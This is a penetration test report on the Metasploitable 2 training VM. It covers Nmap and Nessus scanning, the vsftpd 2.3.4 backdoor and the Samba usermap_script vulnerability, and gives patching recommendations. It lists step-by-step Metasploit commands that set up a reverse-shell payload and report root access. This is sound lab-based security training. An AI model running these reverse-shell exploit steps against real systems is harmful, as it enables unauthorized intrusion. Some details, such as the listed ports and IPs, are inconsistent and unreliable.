PENETRATION TEST REPORT

Prepared by ThePhishingNet

Prepared for: Rapid7, Metasploitable 2

V1.0 November | 11 | 2024

ThePhishingNet

Email: Contact@thephishingnet.com - Web: www.thephishingnet.com

ThePhishingNet
www.thephishingnet.com

Rapid7 Metasploitable2
www.rapid7.com

No warranties, express or implied are given by ThePhishingNet respect to accuracy, reliability, quality, correctness, or freedom from error or omission of this work product, including any implied warranties of merchantability, fitness for a specific purpose or non-infringement. This document is delivered "as is", and ThePhishingNet shall not be liable for any inaccuracy thereof. ThePhishingNet does not warrant that all errors in this work product shall be corrected. Except as expressly set forth in any master services agreement or project assignment,ThePhishingNet is not assuming any obligations or liabilities including but not limited to direct, indirect, incidental or consequential, special or exemplary damages resulting from the use of or reliance upon any information in this document. This document does not imply an endorsement of any of the companies or products mentioned.©2024 ThePhishingNet. All rights reserved. No part of this document may be reproduced, copied or modified without the express written consent of the authors. Unless written permission is expressly granted for other purposes, this document shall be treated at all times as the confidential and proprietary material of ThePhishingNet and may not be distributed or published to any third-party. Document modified for sharing purposes, sensitive info redacted.

Table of contents

Findings and Impact

- **Detailed Vulnerability Summary**
  - **Risk Rating: Critical/High/Medium/Low**
  - **Affected Services and Exploited Vulnerabilities**
- **Potential Real-World Impact**

Recommendations

- **Immediate Fixes for Critical Vulnerabilities**
- **Hardening the Metasploitable 2 System**
- **Suggested Security Practices**

Conclusion

- **Summary of the Assessment**
- **Effectiveness of Scanning Tools and Techniques**
- **Final Recommendations**

Appendices

- **Nmap Scan Outputs**
- **Screenshots of Exploitation Steps**
- **Tools and Commands Used**

DOCUMENT CONTROL

Issue Control			
Document Reference	N/A	**Project #**	N/A
Issue	1.0	**Date**	November 11, 2024
Classification	Public	**Author**	[redacted]
Document Title	Rapid7: Metasploitable 2 VM Penetration Test		
Approved by			
Released by	[redacted]		

Owner Details	
Name	[redacted]
Office/Region	[redacted]
Contact Number	[redacted]
E-mail Address	[redacted]

Revision History			
Issue	**Date**	**Author**	**Comments**
1.0	November 11, 2024	[redacted]	N/A

Executive Summary

ThePhishingnet conducted a comprehensive security assessment of Rapid7's Metasploitable 2 in order to determine existing vulnerabilities and establish the current level of security risk associated with the environment and the technologies in use. This assessment harnessed penetration testing and social engineering techniques to provide Rapid7 with an understanding of the risks and security posture of their vulnerable operating system. Key findings revealed critical vulnerabilities in FTP, SMB and outdated web services. Recommendations focus primarily on applying proper configurations, disabling used servies and upgrading to secure versions.

Overview of Metasploitable 2:
Metasploitable 2 is a purposely vulnerable operating system commonly used for security training and testing. This machine is designed to simulate a real world target environment and investigation.

Purpose:
The Purpose of this test was to identify and exploit vulnerabilities within the Metasploitable 2 system to demonstrate common attack vectors and provide remediation recommendations

Methodology:
The following test adheres to the following phases:

- Reconnaissance and information gathering
- Vulnerability scanning
- Exploitation
- Post-exploitation and reporting

Tools used in this test:

- Nmap for network discovery
- Nessus for scanning the machine for vulnerabilities
- Metasploit for exploiting the system

Scope:

Target System IP: 192.168.23.3


Environment: Metasploitable 2 running locally on vmware

Findings:


1. Information Gathering

Discovery and port scanning

First thing I did before conducting the test, I first pinged the machine to ensure that it was online and functional, then after I verified that the server was responding, I then ran an Nmap scan to see if there were any vulnerable open ports. Below is a screenshot of what was found when the scan was conducted.




Vulnerability Assesment through Nessus:



Through Nessus, I conducted another security test and was returned with 107 vulnerabilities, in the screenshot above, it highlights some of more critical types

Below is a list of remediations that can help fix these issues:




2. Vulnerability analysis:
    a. I once again ran Nmap to see if there were any vulnerabilities, after it ran, I saw that there were many vulnerabilities and CVEs.
    b. Two of the CVE's that stand out are as followed:
        i. Vsftd 2.3.4 Backdoor (CVE 2011-2523)
            1. Service found to contain a backdoor that allows unauthenticated users to obtain a remote shell into the system

ii. SMB misconfiguration (CVE 2007-2447)

1. Samba has an instance where if a user injects a command, there is improper handling of inputs.

3. Exploitation

- FTP Backdoor exploit
    - Objective: Gain shell access through vsftpd 2.3.4 backdoor.
    - Steps:
        - Connected to FTP server using the command telnet 192.168.23.3 21
        - Attempted to open a reverse shell connection



- Results: was able to remotely make a username but could not connect on port 6200

SMB Exploit

Objective: Exploit the Samba service for command injection

Steps:

- Use metasploit module to execute commands
- Create a reverse shell payload and upload it using the exploit

Result: After conducting sever msfconsole commands, I was able to obtain root user access into the metasploitable 2 machine.

The table below is a list of commands that I used to conduct this test:

Command	Functionality
msfconsole	Open metasploit framework console
Search usermap_script	Search for module
use exploit/multi/samba/usermap_script	Load the exploit
set RHOSTS 192.168.23.3	Set the target IP address
set PAYLOAD cmd/unix/reverse	Set the payload for a reverse shell
set LHOST <your_kali_ip>	Set Pentester IP
set LPORT 4444	Set port
run	Run script

4. Post exploitation

Privilege Escalation:

Enumerated SUID binaries and found misconfiguered NMAP

I did not have to escalate to root since the Metasploit exploit I used already put me in root user.

Data exfiltration: I found a file full of hashes but was unable to decrypt them

Recommendations

Immediate Fixes

1. Disable vsftd 2.3.4 or upgrade it to a secure version
2. Harden SMB configuration
    a. Disable access for users that shouldnt use it
    b. Apply latest patches for the Samba client

General recommendations:

1. Limit access to critical services through the fire wall rules
2. Use strong authentication mechanisms for all services
3. Conduct regular vulnerability assessments to find new risks

Conclusion:

The penetration test identified and exploited critical vulnerabilities within the Metasploitable 2 environment. These findings show the importance of secure configurations and to conduct regular updates. By implementing the recommendations, this system can be reduced.

Appendices

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian
23/tcp	open	telnet	Linux telnetd
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu))
129/tcp	open	netbios-ssn	Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X (workgroup: WORKGROUP)

Commands used:

Nmap -sS -sV 192.168.1.10

Telnet 192.168.1.10 21

Metasploit: use exploit/multi/samba/usermap_script